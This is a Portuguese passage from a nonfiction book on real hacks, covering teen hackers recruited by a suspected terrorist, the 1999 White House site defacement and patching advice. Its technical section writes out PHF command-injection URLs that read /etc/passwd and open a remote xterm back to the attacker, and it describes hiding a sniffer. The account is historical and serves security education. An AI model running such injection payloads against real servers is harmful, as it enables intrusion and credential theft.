O Departamento de Estado dos Estados Unidos fez repetidas advertências sobre esse grupo. Um item do documento diz: "Os oficiais paquistaneses disseram que um ataque aéreo dos Estados Unidos

em 23 de outubro [2001] matou 22 guerrilheiros paquistaneses que estavam lutando ao lado do Talibã, perto de Kabul, Os mortos eram membros do Harkat-ul-Mujahidden... [que] tinha sido colocado na lista oficial de organizações terroristas do Departamento do Estado, em 1995".(5)

De fato, o Harkat *é* hoje um dos 36 grupos reconhecidos pelos Estados Unidos como organização terrorista estrangeira. O governo, em outras palavras, os considera os piores atores na face da Terra.

Os jovens hackers, evidentemente, não sabiam disso. Para eles, era tudo um jogo.

Quanto a Khalid, um importante general das Forças Armadas indianas, ao tratar do assunto de segurança de informação, em abril de 2002, confirmou que Khalid era na verdade um terrorista e contou em uma entrevista sobre as ligações de hackers com "Khalid Ibrahim, do Harkat-ul-ansar, com sede no Paquistão".[6] No entanto, o general parecia preocupado com o fato de que o próprio Khalid não estivesse no Paquistão, mas em seu país, em Déli, Índia.

Após 11 de setembro

Alguns hackers manipulam e enganam. Eles enganam sistemas de computação, fazendo-os pensar que têm autorização que na verdade roubaram; eles praticam engenharia social para manipular as pessoas a fim de atingir seus objetivos. Tudo isso significa que, quando você fala com um hacker, precisa ouvi-lo cuidadosamente para perceber se o que ele está dizendo, e do jeito que está dizendo, sugere que se pode acreditar nele. Às vezes você não tem certeza.

Meu co-autor e eu não tínhamos certeza sobre o que ne0h nos disse a respeito de sua reação ao I 1 de setembro. Acreditamos apenas o suficiente para compartilhar isto:

Você sabe quanto eu chorei naquele dia? Tinha certeza de que minha vida estava acabada.

Isso foi acompanhado por uma curiosa risada nervosa — que significava o quê? Não sabíamos dizer.

Pensar que talvez eu tivesse alguma coisa a ver com aquilo, Se eu tivesse entrado em Lockheed Martin ou na Boeing e conseguisse mais informações, eles poderiam ter usado isso. Foi uma época ruim para mim e para os Estados Unidos.
Chorei porque nunca pensei em denunciá-lo. Não soube julgar bem. Esta é a razão por que ele me contratou para fazer todas essas coisas...
Se eu tivesse pelo menos um dedinho no Trade Center.., [Esse pensamento] era absolutamente devastador,
Na verdade, perdi três amigos no World Trade Center, Nunca me senti tão mal.

Muitos hackers são adolescentes ou até mais novos, Seriam novos demais para reconhecer o perigo potencial de responder a solicitações de alguém que poderia representar uma ameaça aos Estados Unidos? Pessoalmente, gostaria de acreditar que o 11 de setembro tornou os jovens norte-

americanos — mesmo os mais novos — desconfiados e imunes à manipulação de um terrorista. Apenas espero estar certo.

A invasão na Casa Branca

A história da segurança de computadores é, de certo modo, semelhante à história da criptografia. Há muito tempo os fabricantes de códigos têm concebido cifras que rotulam de 'in-violáveis'. Mesmo hoje, apesar de os computadores poderem criptografar prontamente uma mensagem usando um pad one-time* ou uma chave com centenas de caracteres, a maioria dos códigos ainda *é* violável (A National Security Agency, organização norte-americana que faz e viola códigos, gaba-se de inúmeros dos maiores, mais rápidos e mais potentes computadores do mundo.)

A segurança do computador *é* como um jogo constante de gato e rato, com especialistas em segurança de um lado e invasores de outro, O sistema operacional Windows contem linhas de código numeradas em dezenas de milhões. Não é difícil saber que qualquer software de tamanho considerável contém, inevitavelmente, vulnerabilidades que os hackers dedicados um dia descobrirão.

Enquanto isso, os funcionários das empresas, os burocratas e até os profissionais de segurança vão instalar um novo computador ou aplicativo e supervisionarão a etapa de mudança da senha, ou escolherão uma que seja só razoavelmente segura — deixando o dispositivo vulnerável. Se você costuma ler notícias sobre ataques de hackers e invasões, sabe que sites das Forças Armadas e do governo, e até o da Casa Branca, já foram comprometidos. Em alguns casos, repetidamente.

Entrar num site e 'desfigurar' uma página Web é uma coisa — na maior parte das vezes é algo trivial; quando muito, um incômodo. Além disso, muitas pessoas têm uma única senha para tudo; se a entrada num site permite a captura de senhas, os atacantes poderiam estar em posição de conseguir acesso a outros sistemas na rede e de fazer muito mais estrago. ne0h diz que em 1999 ele e dois outros membros do grupo de hackers gLobaLheLL fizeram exatamente isso em um dos pontos mais importantes dos Estados Unidos: a Casa Branca.

> **Acho que a Casa Branca estava reinstalando seu sistema operacional. Eles tinham tudo padronizado. E em cerca de dez, quinze minutos, Zyklon e MostFearD conseguiram entrar, obter o arquivo shadowed** da senha, penetrar, entrar nele e mudar o site Web. Eu estava lá enquanto eles estavam fazendo isso,**
> **Basicamente, é estar no lugar certo na hora certa. Foi só por acaso, apenas uma coincidência feliz estar on-line bem na hora em que estavam mexendo no site. Tínhamos discutido essas coisas na sala de chat da gLobaLheLL. Acordei com o telefone tocando perto das três da madrugada, com alguém dizendo que eles estavam fazendo isso. Eu disse; "Papo furado. Prove". Corri para o meu computador. É claro; eles estavam mesmo.**

* Método criptográfico teoricamente inquebrável (N. da R. T).
** Criptografado (N. da R. T.).

MostFearD e Zyklon fizeram a maior parte. Eles me deram o arquivo shadow para invadir o mais rápido que pudesse, Peguei uma [senha] — uma simples palavra do dicionário. Foi assim.

ne0h forneceu uma parte do que diz ser o arquivo da senha que os outros obtiveram e passaram para ele, listando o que parecia ser alguns usuários autorizados no staff da Casa Branca:(7)

```
root:x:0:l:Super-User:/:/sbin/sh
daemon:x:l:1::/: bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
uucp:x:5:5:uucp Admin:/usr/1ib/uucp:
nuucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
lSten:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:Sun0S 4.x Nobody:/:
bing:x:1001:10:Bing Feraren:/usr/users/bing:/bin/sh
orion:x:1002:10:Christopher
Adams:/usr/users/orion:/usr/ace/sdshell
webadm:x:1130:101:Web
Administrator:/usr/users/webadm:/bin/sh
cadams:x:1003:10:Christopher
Adams:/usr/users/cadams:/usr/ace/sdshell
bartho_m:x:1004:101:Mark
Bartholomew:/usr/users/bartho_m:/usr/ace/sdshell
monty:x:1139:101:Monty Haymes:/usr/users/monty:/bin/sh
debra:x:1148:101:Debra Reid:/usr/users/debra:/bin/sh
connie:x:1149:101:Connie
Colabatistto:/usr/users/connie:/bin/sh
bill:x:1005:101:William Hadley:/usr/users/bill:/bin/sh
```

A lista está na forma de um arquivo de senha Unix ou Linux, o tipo usado quando senhas criptografadas são armazenadas em um arquivo separado, protegido. Cada linha contém o nome de uma pessoa que tem uma conta no sistema. A entrada "sdshell, em algumas linhas, sugere que esses usuários, por segurança adicional, estavam carregando um pequeno dispositivo eletrônico chamado *RSA SecureID*, que exibe um número de seis dígitos que muda a cada sessenta segundos. Para se conectar, esses usuários devem entrar com o número de seis dígitos exibido naquele momento no dispositivo SecureID, juntamente com um número PIN (que pode ser atribuído, em algumas empresas, ou escolhido pelo próprio usuário, em outras). O site Web da Casa Branca foi desfigurado enquanto era invadido para mostrar que eles estiveram lá, de acordo com ne0h, que forneceu um link ao defacement* (Figura 2.1).(8) Além de levar o símbolo do grupo de hackers gLobaLheLL, a

* Desfiguramento. Ato praticado por hackers que consiste em descaracterizar a página de um site (N. da R. T).

Figura 2.1: Página 'desfigurada' no site Web da Casa Branca. maio de 1999.

mensagem também inclui um logotipo do Danger Duo, de Hong Kong, que ne0h diz ser um nome falso inventado para adicionar um elemento para enganar.

Como ne0h lembra, os responsáveis por essa invasão na Casa Branca não sentiram nenhuma euforia em invadir o que deveria estar entre meia dúzia ou uma dúzia dos sites Web mais seguros da nação. Eles estavam "muito ocupados tentando invadir tudo", explicou ne0h, "para provar ao mundo que eram os melhores". Em vez dos tapinhas virtuais nas costas, diz ele, foi mais uma atitude do tipo: "Bom trabalho, garotos, finalmente conseguimos. Qual será o próximo?"

.Mas eles não tinham muito tempo para outras invasões de nenhum tipo. O mundo deles estava prestes a desabar, e aquela parte da história traz de volta, mais uma vez, o misterioso Khalid.

Zyklon, conhecido como Eric Burns, assume a narrativa a partir deste ponto. Ele nunca foi realmente membro do gLobaLheLL diz ele, mas ficava no IRC com alguns caras. Em sua descrição dos acontecimentos, a invasão da Casa Branca foi possível quando ele descobriu que o site Web era suscetível a comprometimentos, explorando-se um buraco num programa de amostra chamado PHF, usado para acessar o banco de dados de uma lista telefônica baseada na Web. Essa era uma vulnerabilidade crítica, mas, embora as pessoas da comunidade hacker soubessem disso, "ela não estava sendo usada por muita gente", diz Zyklon.

Executando vários passos (detalhados na seção "Insight", no final deste capítulo), ele foi capaz de efetuar o login no whitehouse.gov e conseguir acesso a outros sistemas na rede local, inclusive o servidor do correio eletrônico da Casa Branca. Zyklon, nesse ponto, era capaz de interceptar qualquer mensagem entre os funcionários da Casa Branca e o público, embora, evidentemente, essas mensagens não revelassem informação confidencial.

Mas ele também foi capaz, diz Zyklon, de "pegar uma cópia da senha a dos arquivos shadow". Eles navegaram pelo site, vendo o que podiam descobrir, esperando que as pessoas começassem a chegar ao trabalho. Enquanto aguardava, ele recebeu uma mensagem de Khalid informando que estava escrevendo um artigo sobre invasões recentes e perguntando a Zyklon se ele tinha alguma aventura recente para lhe contar "Então eu disse que estávamos no site Web da Casa Branca", contou Zyklon.

Algumas horas depois daquela conversa, Zyklon me disse que eles viram um sniffer aparecer no site — um administrador de sistema estava de olho para ver o que estava acontecendo, ao mesmo tempo em que tentava rastrear quem eram as pessoas no site. Apenas coincidência? Ou ele tinha razão para ter aquela suspeita naquele determinado momento? Passaram-se meses até que Zyklon descobrisse a resposta. Naquele momento, assim que identificaram o sniffer, os meninos puxaram o plugue e saíram do site, esperando ter pego o administrador antes que ele os pegasse.

Mas eles tinham colocado o dedo num vespeiro- Por volta de duas semanas mais tarde o **FBI** começou a agir, cercando cada integrante da gLobaLheLL que tinha conseguido identificar, Além de Zyklon, então com 19 anos. preso no estado de Washington, eles também pegaram MostHateD (Patrick Gregory, também com 19 anos, do Texas) e MindPhasr (Chad Davis, Wisconsin), junta-mente com outros.

ne0h estava entre os poucos que sobreviveram à 'limpeza'. De seu local distante, seguro, ele estava enfurecido e divulgou uma página 'desfigurada' no site Web com uma mensagem de desafio.

Conforme editado para o horário nobre, dizia: "Ouçam, FBI, seus f _____ da p ____ . Não f_____am nossos integrantes, vocês vão sair perdendo. Estamos segurando o fbi.gov enquanto eu digito esta mensagem. E VOCÊS ESTÃO COM MEDO. Fomos presos porque vocês, seus estúpidos, não conseguem imaginar quem invadiu a Casa Branca, certo? Então vocês prendem todos nós para ver se alguém vai dedurar. BOA SORTE, SEUS F_____ DA P ____ . NÃO VAMOS DEDURAR. Vocês não entendem? EU DISSE DOMINAÇÃO MUNDIAL".

E ele assinou: "O impiedoso, ne0h",(9)

Conseqüências

Como aquele administrador de sistema estava sniffing tão cedo, logo de manhã? Zyklon não tem a menor dúvida da resposta. Quando os promotores tiraram os documentos de sua pasta, ele descobriu uma declaração de que as informações que levaram ao conhecimento da invasão do gLobaLheLL no site da Casa Branca tinham sido fornecidas por um informante do FBI. Ele lembra que o documento também relatava que o informante estava em Nova Déli, Índia,

Na opinião de Zyklon, não há dúvida. A única pessoa a quem ele tinha contado sobre a invasão da Casa Branca —- a *única* pessoa — tinha sido Khalid Ibrahim. Um mais um. dois: Khalid era informante do FBI.

Mas o mistério continua. Mesmo que Zyklon estivesse certo, aquela seria a história toda? Khalid era um informante que ajudava o FBI a localizar garotos hackers dispostos a conduzir invasões em sites vulneráveis? Ou há outra explicação possível: que o papel dele como informante era apenas parte da história e ele, na verdade, também era o terrorista paquistanês que o general indiano acreditava

que fosse? Um homem com dois papéis, ajudando a causa do Talibã enquanto estava infiltrado no FBI.

Certamente, o medo dele de que um dos garotos o delatasse ao FBI se encaixa nessa versão da história.

Somente algumas pessoas sabem a verdade, A pergunta é se os agentes do FBI e os promotores federais estavam entre aqueles que conhecem a história real. Ou eles também estavam sendo enganados?

No fim, Patrick Gregory e Chad Davis foram condenados a 26 meses, e Zyklon Burns pegou 15 meses. Todos os três terminaram de cumprir pena e foram soltos.

Cinco anos depois

Hoje em dia, hacking é apenas uma lembrança para Comrade, mas a voz dele se torna mais animada quando ele fala do "suspense de fazer uma merda que não deveria estar fazendo, ir a lugares aonde não deveria ir esperando encontrar alguma coisa legal".

Mas *é* hora de tomar um rumo na vida. Ele diz que está pensando em fazer faculdade. Quando conversamos, tinha acabado de voltar da escola militar de Israel. A língua não foi um problema — ele tinha aprendido hebraico na escola e, de fato, ficou surpreso de ver como se lembrava bem dela.

As impressões que ele tem do país são misturadas. As meninas eram "realmente legais", e os israelenses demonstravam gostar muito dos Estados Unidos. "Eles parecem admirar os americanos." Por exemplo, ele estava com alguns israelenses que estavam tomando um refrigerante do qual ele nunca ouviu falar, chamado RC Cola, um produto norte-americano. Os israelenses explicaram: "Nos comerciais, é isto o que os americanos tomam". Ele também encontrou "uma atmosfera anti-americana entre pessoas que não concordavam com a política", mas a aceitavam: "Acho que isso acontece em qualquer lugar".

Ele odiou o clima — "frio e chuvoso" enquanto estava lá. E ainda havia a questão do computa-dor. Ele tinha comprado um laptop sem fio, especialmente para a viagem, mas descobriu que "os edifícios são construídos com paredes muito grossas". O computador dele podia ver de cinco a dez redes, mas os sinais eram fracos demais, e ele tinha de andar 20 minutos até um lugar onde pudesse se conectar à Internet.

Então, Comrade está de volta a Miami. Adolescente e com um crime grave registrado em sua folha de antecedentes criminais, agora ele está vivendo de sua herança, tentando decidir se vai fazer faculdade ou não. Tem 20 anos e não faz muita coisa na vida.

O velho companheiro de Comrade, ne0h, trabalha para uma importante empresa de telecomunicações (um emprego em período integral; "não é bom", diz ele), mas logo vai para Los Angeles passar três meses em um emprego que envolve trabalho braçal e que ele aceitou porque o salário é muito mais alto do que o que está recebendo atualmente. Agora que f*az* parte da sociedade, ele espera ganhar o suficiente para dar entrada numa casa na comunidade onde vive.

Quando o período de três meses de trabalho exaustivo mas bem remunerado chegar ao fim, ne0h também fala em começar uma faculdade — mas não em estudar ciência da computação. "A maioria das pessoas que conheci com diploma em ciência da computação conhece essa merda toda",

diz ele. Em vez disso, ele gostaria de se formar em administração e em gestão organizacional e entrar na área de computação num nível empresarial.

Conversar sobre suas antigas aventuras lhe traz novamente a fixação em Kevin. Em que medida ele se imaginou em meu lugar?

> **Eu queria ser pego? Queria e não queria. Ser pego mostra: "Eu posso fazer isso, e fiz". Não que eu quisesse ser pego de propósito. Queria ser pego. lutaria e seria solto, seria o hacker que se safou. Sairia, conseguiria um bom emprego, seguro, numa agência do governo, e me entrosaria com o submundo.**

A ameaça é grande?

A união de determinados terroristas e garotos hackers destemidos poderia ser desastrosa para os Estados Unidos. Esse episódio me fez pensar em quantos outros Khalids estão por aí recrutando garotos (ou mesmo adultos não-patriotas com habilidades de hacking) e que tem sede de dinheiro, reconhecimento pessoal ou satisfação de realizar com sucesso tarefas difíceis- Os recrutadores de Khalid podem ser bem mais discretos e difíceis de identificar.

Quando eu estava na prisão, antes do julgamento, enfrentando acusações relacionadas a hacking, fui abordado várias vezes por um chefe do narcotráfico colombiano. Ele estava no presídio federal, sem chance de liberdade condicional, e me ofereceu um acordo tentador: eu receberia cinco milhões de dólares em dinheiro para invadir o "Sentry" — o sistema de computação do Federal Bureau of Prisons (Departamento Federal de Penitenciárias) e liberá-lo da custódia. Ele falava sério. Não aceitei a oferta, mas dei a impressão de que iria ajudá-lo a sair, para evitar qualquer confronto. Imagino o que ne0h teria feito numa situação dessas.

Nossos inimigos podem muito bem estar treinando seus soldados na arte da guerra cibernética para atacar nossa infra-estrutura e defender a deles. Parece uma bobagem pensar que esses grupos também recrutariam hackers de qualquer lugar do mundo para projetos de treinamento e missões perigosas.

Em 1997 e novamente em 2003, o Departamento de Defesa lançou o Operation Eligible Receiver — um esforço para testar a vulnerabilidade dos Estados Unidos a ataques eletrônicos. De acordo com um relato publicado no *Washington Times*[10] sobre esses primeiros esforços, "Autoridades do Pentágono ficaram assustadas com um exercício militar que mostrava como é fácil para os hackers suprimir funções de redes de computador civis e militares dos Estados Unidos". O artigo explica ainda que a National Security Agency reuniu um grupo de especialistas em computadores como uma 'equipe vermelha de hackers que pudesse usar apenas equipamentos de computador, disponíveis ao público e qualquer ferramenta de hacking, inclusive explorar códigos, para fazer download da Internet ou de boletins eletrônicos.

Em alguns dias, a equipe vermelha de hackers infiltrou-se em partes de controle de sistemas de computador da rede de energia elétrica federal e com uma série de comandos deixou partes do país no escuro. "Se o exercício tivesse sido real", de acordo com *Christian Science Monitor*[11], "eles pode-riam ter estragado os sistemas de comunicação do Departamento de Defesa (tirando a maior parte do Comando Pacífico) e ter tido acesso a sistemas de computador em embarcações da Marinha norte-americana."

Por experiência própria, fui capaz de derrotar mecanismos de segurança usados por inúmeras Baby Bells* para controlar o acesso a comutadores de telefone. Uma década atrás, eu tinha controle total sobre a maioria dos switches/comutadores gerenciados pela Pacific Bell, Sprint, GTE e outros. Imagine o caos que um grupo de terroristas engenhosos poderia ter gerado com o mesmo nível de acesso.

Há registros de que os membros da Al Qaeda e outros grupos terroristas costumam usar redes de computador em atos de planejamento terrorista. As evidências sugerem que os terroristas usaram a Internet para planejar suas operações para os ataques de 11 de setembro.

Se Khalid Ibrahim tivesse conseguido obter informações de qualquer um dos jovens hackers, ninguém saberia disso. Faltam provas para afirmar que ele estaria realmente ligado aos ataques ao World Trade Center e ao Pentágono. No entanto, ninguém sabe quando ele ou um sujeito como ele vai aparecer novamente na cena ciberespacial tentando arranjar ajudantes ingênuos que possam se sentir empolgados em "fazer uma droga que não deveriam estar fazendo, ir a lugares aonde não deveriam ir". Garotos que poderiam pensar que o desafio que lhes estão oferecendo é 'legal'.

Para jovens hackers, a segurança fraca continua sendo um convite. No entanto, os hackers desta história deveriam ter reconhecido o perigo de um estrangeiro recrutá-los para comprometer redes de computador norte-americanas suscetíveis. Imagino quantos outros ne0hs tem sido recrutados por nossos inimigos.

A boa segurança nunca foi tão importante em um mundo habitado por terroristas.

Insight

ne0h nos forneceu detalhes sobre como invadiu os sistemas de computador da Lockheed Martin. A história é tanto um testemunho da inovação de hackers ("Se há uma falha na segurança, vamos encontrá-la" — esse poderia ser o lema do hacker) como uma história que serve de advertência para toda organização.

Ele concluiu rapidamente que a Lockheed Martin estava usando seu próprio Domain Name Servers. O DNS *é o* protocolo da Internet que, por exemplo, traduz ('resolve') www.disney.com em 198.187.189.55, um endereço que pode ser usado para rotear pacotes de mensagem. ne0h sabia que um grupo de pesquisa de segurança na Polônia tinha publicado o que os hackers chamam de exploit — um programa projetado especificamente para atacar determinada vulnerabilidade — para tirar vantagem de uma vulnerabilidade na versão do DNS que a Lockheed estava usando.

A empresa estava usando uma complementação dos protocolos DNS chamada Bind (Bekerley Internet Name Domain). O grupo polonês tinha descoberto que uma versão do Bind era suscetível a um tipo de ataque que envolvia um *buffer overflow remoto***, e aquela versão era a que estava sendo usada na Lockheed Martin. Seguindo o método que descobriu on-line, ne0h conseguiu privilégios root (administrativos) tanto nos servidores DNS primário quanto secundário da Lockheed.

* Nos Estados Unidos, além das grandes corporações que atuam no segmento da telefonia, existem as Baby Bells, empresas regionais que exploram nichos específicos, como. por exemplo, o dos cartões pré-pagos (N. da T.).
** Ocorre quando o programa recebe mais dados do que está preparado para armazenar no buffer (N. da R. T.).

Depois de ganhar root, ne0h começou a interceptar senhas e e-mails instalando um programa sniffer, que age como um grampo de computador Qualquer tráfego que esteja sendo enviado pelo fio *é* captado secretamente; em geral o hacker manda os dados a serem armazenados num local onde *é* improvável que sejam notados. Para esconder o sniffer, diz ne0h, ele criou um diretório com um nome que era simplesmente um espaço representado por três pontos; a trajetória real que ele usou era "/var/adm/...". Depois de uma breve inspeção, um administrador de sistema poderia supervisionar esse item inócuo.

Essa técnica de esconder o programa sniffer, embora efetiva em muitas situações, é bem simples; existem métodos muito mais sofisticados para encobrir os rastros de um hacker numa situação como essa.

Antes de descobrir se ele seria capaz de penetrar ainda mais na rede Lockheed Martin para obter informações confidenciais da empresa, ne0h voltou sua atenção para outra tarefa. Os arquivos sensíveis de Lockheed Martin continuaram seguros.

Para o hack da Casa Branca, Zyklon diz que ele inicialmente usou um programa chamado Scanner CGI (Common Gateway Interface), que escaneia o sistema-alvo para vulnerabilidades do CGI. Ele descobriu que o site Web era suscetível a ataque usando o PHF exploit, que tira vantagem de um erro do programador cometido pelo projetista do script do PHF (lista telefônica).

O PHF *é* um arquivo de interface baseado em formulário que aceita um nome como entrada e procura informações como nome e endereço no servidor. O script chamava uma função escape_shell_cmd(), que deveria sanitizar a entrada para qualquer caractere especial. Mas o programador tinha deixado um caractere de fora de sua lista, o newline. Um bom atacante poderia tirar vantagem dessa falha fornecendo entrada no formulário que incluía a versão criptografada (0X0a) do caractere newline. Isso engana o script, fazendo-o executar qualquer comando que o atacante escolha.

Zyklon digitou este URL em seu browser:

```
http://www.whitehouse.gov/cgi-bin/phf?Oalias=x%0a/bin/
cat%20/etc/passwd
```

Com isso, conseguiu exibir o arquivo da senha para whitehouse.gov. Mas ele queria ganhar pleno controle do servidor da Casa Branca na rede- Sabia que era bastante provável que as portas do servidor X fossem bloqueadas pelo firewall, o que o impediria de se conectar a qualquer um daqueles serviços no whitehouse.gov. Então, em vez disso, explorou novamente o buraco PHF digitando

```
http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/usr/
X11R6/bin/xterm%20-ut%20-display%20zyk1ons.ip.address:0.0
```

Isso fez com que um termo x fosse enviado do servidor da Casa Branca para um computador sob o controle dele, dirigindo um servidor X. Ou seja, em vez de se conectar à whitehouse.gov, com efeito ele estava comandando o sistema da Casa Branca para conectar-se a *ele.* (Isso só é possível quando o firewall permite conexões externas, O que aparentemente *é* o caso aqui.)

Então ele explorou uma vulnerabilidade ao buffer overflow no programa do sistema — ufsrestore. E isso, diz Zyklon, permitiu-lhe ganhar o root do whitehouse.gov, bem como acesso ao mail server da Casa Branca e a outros sistemas na rede.

Medidas preventivas

As aventuras de ne0h e Comrade descritas aqui levantam duas questões para todas as empresas.

A primeira é simples e familiar: mantenha-se atualizado com todos os últimos sistemas operacionais e releases de aplicação de seus revendedores. É essencial exercer vigilância ao acompanhar e instalar quaisquer patches ou correções relacionadas à segurança. Para certificar-se de que isso não seja feito de uma forma acidental, todas as empresas deveriam desenvolver e implementar um programa gerencial de patch com o objetivo de alertar as pessoas que trabalham nesse segmento sempre que um novo patch for editado em produtos que a empresa usa, em particular software de sistema operacional, mas também software de aplicação e firmware.

E, quando um novo patch tornar-se disponível, ele deve ser instalado assim que possível — imediatamente, a não ser que isso atrapalhe as operações corporativas, ou o mais rápido possível Não é difícil entender por que funcionários sobrecarregados de trabalho cedem à pressão para se concentrar nos projetos que têm muita urgência (instalar sistemas para novos funcionários, só para dar um exemplo) e instalam patches só quando têm tempo. Mas, se o dispositivo unpatched for acessível pela Internet, isso pode criar uma situação muito arriscada,

Inúmeros sistemas são comprometidos devido à falta de gerenciamento do patch. Uma vez que a vulnerabilidade é revelada, a janela de exposição aumenta significativamente até que o fornecedor tenha liberado um patch que corrija o problema e os clientes o tenham instalado.

Sua organização precisa fazer da instalação de patches uma prioridade, com um processo formal de gestão de patches que reduza a janela de exposição o mais rápido possível, além de não interferir em operações críticas da empresa.

Mas não basta estar atento à instalação de patches. ne0h diz que algumas das invasões de que ele participou foram realizadas com o uso de exploits 'dia-zero' — uma invasão baseada numa vulnerabilidade que não é conhecida a não ser por um grupo muito pequeno de hackers. 'Dia-zero' é o dia em que eles exploram a vulnerabilidade pela primeira vez e, por isso, o dia em que o fornecedor e a comunidade de segurança tomam ciência dele pela primeira vez.

Como sempre há um potencial a ser comprometido por um exploit "dia-zero", toda organização que usa o produto falho é vulnerável, até que um patch ou uma forma de contornar o problema apareça. Logo, como você atenua o risco dessa exposição?

Acredito que a única solução viável consiste em usar um modelo de *defesa profunda.* Devemos supor que nossos sistemas de computador acessíveis publicamente serão vulneráveis a um ataque 'dia-zero' em algum momento. Assim, deveríamos criar um ambiente que minimizasse o prejuízo potencial que um hacker pode provocar. Um exemplo mencionado antes é colocar sistemas acessíveis publicamente no 'DMZ' do firewall da empresa. O termo DMZ, emprestado da abreviação militar/política com o significado de 'zona desmilitarizada', refere-se a montar uma arquitetura de rede de modo que os sistemas a que o público precisa ter acesso (servidores Web, servidores de cor-reio eletrônico, servidores DNS e outros) estejam isolados de sistemas sensíveis na rede corporativa.

Empregar uma arquitetura de rede que proteja a rede interna *é* um exemplo de 'defesa profunda'. Com esse recurso, mesmo que os hackers descubram uma vulnerabilidade antes desconhecida e um servidor da rede ou do correio eletrônico esteja comprometido, os sistemas corporativos na rede interna ainda estão protegidos por outro nível de segurança.

As empresas podem organizar outra medida preventiva eficiente monitorando provedores individuais ou de rede para uma atividade que pareça incomum ou suspeita. Um atacante geralmente realiza certas ações ao conseguir comprometer um sistema, como tentar obter senhas criptografadas ou senhas plaintext* instalando uma back door, modificando arquivos de configuração para enfraquecer a segurança ou alterando o sistema, a aplicação ou arquivos log, entre outros esforços. Ter um processo que monitore esses tipos de comportamento típico de hacker e alerte o staff adequado para tais eventos pode ajudar no controle de danos.

Fui entrevistado inúmeras vezes pela imprensa para falar sobre as melhores maneiras de proteger seu negócio e os recursos de seu computador pessoal no ambiente hostil de hoje. Uma de minhas recomendações básicas é usar uma forma mais eficaz de autenticação do que senhas estáticas. Você nunca saberá, a não ser, talvez, depois da ocorrência, quando alguém descobrir sua senha,

Inúmeras técnicas de sign-on de segundo nível estão disponíveis para serem usadas em combinação com uma senha tradicional, para fornecer uma segurança muito maior, Além do SecureID da RSA, mencionado no sub item *A invasão na Casa Branca,* a SafeWord PremierAccess oferece tokens especiais que geram passcode, certificados digitais, cartões inteligentes, biométrica e outras técnicas.

As desvantagens de usar esses tipos de controles de autenticação são o custo agregado e o nível extra de inconveniência para cada usuário. Tudo depende do que você está tentando proteger. Senhas estáticas podem ser suficientes para o site Web *LA Times* para proteger seus novos artigos. Mas você contaria com senhas estáticas para proteger as últimas especificações de design para um novo jato comercial?

O resultado

As histórias contadas neste livro, e também na imprensa, demonstram a falta de segurança dos sistemas de computador dos Estados Unidos e quanto somos vulneráveis a um ataque. Parece que poucos sistemas são realmente seguros.

Nesta era de terrorismo, precisamos remendar melhor os furos. Episódios como os recontados aqui levantam uma questão que precisamos enfrentar: com que facilidade os talentos e o conhecimento de nossos adolescentes desavisados sobre o que está acontecendo podem se voltar contra nós e pôr nossa sociedade em perigo? Acredito que os garotos da escola devam aprender os princípios da ética em computação já nas aulas de informática do ensino básico.

Recentemente, fui a uma apresentação de Frank Abagnale, o protagonista do filme *Prenda-me se for capaz.* Frank tinha feito uma pesquisa com alunos em todo o país sobre o uso ético de computadores. Perguntou-se a cada aluno se considerava um comportamento aceitável penetrar na senha

* Informação não encriptada que *é* enviada de uma pessoa (ou organização) a outra *é* chamada de 'texto puro' (N.da R.T).

de um amigo. Surpreendentemente, 48 por cento dos estudantes entrevistados não viam problema nisso- Com atitudes como essa, não *é* difícil entender por que as pessoas se envolvem nesse tipo de atividade.

Se alguém tiver uma sugestão de como fazer jovens hackers tornarem-se menos suscetíveis a serem recrutados por nossos inimigos estrangeiros ou locais, gostaria que essas idéias fossem expostas e divulgadas.

Notas

1. "Do Terrorists Troll the Net?", de Niall McKay, Wired.com, 14/11/98.
2. Artigo de McKay. op. cit.
3. Artigo de McKay, op. cit.
4. Do site Web satp.org, South Asia Intelligence Review.
5. "The United States and the Global Coalition Against Terrorism, September-December 2001: A Chronology". http:/www.state.gov/r/pa/ho/pubs/fs/5889.htm.
6. Major General Yashwant Deva, Avsm (Retd), Presidente lete, em "Information Security" em Índia International Centre, Nova Déli. em 6.4.2002. p. 9.
7. É difícil confirmar isso. Como esse ataque aconteceu durante a administração Clinton, nenhuma das pessoas citadas estaria trabalhando mais na Casa Branca. Mas algumas informações interessantes estão disponíveis. Monty Haymes fez uma gravação em vídeo. Christopher Adams é o nome de um repórter do *Financial Times,* um jornal inglês; até onde sabemos, não há nenhum funcionário da Casa Branca com esse nome. Debra Reid é fotógrafa da Associated Press. Ninguém chamado Connie Colabatistto parece ter trabalhado na Casa Branca; uma mulher com esse nome é (ou foi) casada com Gene Colabatistto, que era presidente da Solutions at the Space Imaging, mas não existe evidência de ser da equipe da Casa Branca.
8. http//www.attrition.org/mirror/attritiorVigQg/OS/lO/www.whitehouse.gov/mirror.html.
9. Também é difícil verificar isso. Entretanto, o texto citado pode ser visto em http://www.attrition.org/mirror/attritiorV1999/05/26/mmic.snu.ac.kr/.
10. "Computer Hackers Could Disable Military; System Compromised in Secret Exercise", de Bill Gertz, *Washington Times.* 16.4.1998.
11. "Wars of the future... today", de Tom Regan, *Christian Science Monitor.* 34.6.1999.

A invasão na prisão do Texas

Acho que não existe uma coisa que se possa dizer aos jovens para fazê-los mudar, a não ser que tenham valores, sabe, e nunca sigam o caminho mais fácil.

William

Dois jovens condenados, cada um cumprindo longa pena por assassinato, encontram-se num dia muito quente no pátio de concreto de uma prisão do Texas e descobrem que têm o mesmo fascínio por computadores. Eles se unem e, em segredo, se tornam hackers, bem no nariz dos guardas vigilantes.

Tudo isso acabou. Hoje em dia, William Butler entra em seu carro às cinco e meia toda manhã e vai para o trabalho, atravessando o congestionamento de Houston. Ele se considera um homem de muita sorte até mesmo por estar vivo. Tem namorada, dirige um carro novo e conta; "Recentemente recebi um aumento de sete mil dólares. Nada mau".

Como William, seu amigo Danny também se acertou na vida e tem emprego fixo, trabalhando em computação. Mas nenhum deles se esquecerá dos longos e demorados anos em que pagaram um preço alto pelo que fizeram. Estranhamente, durante o tempo em que ficaram na prisão adquiriram habilidades que agora eles utilizam no 'mundo livre.

Lá dentro: descobrindo os computadores

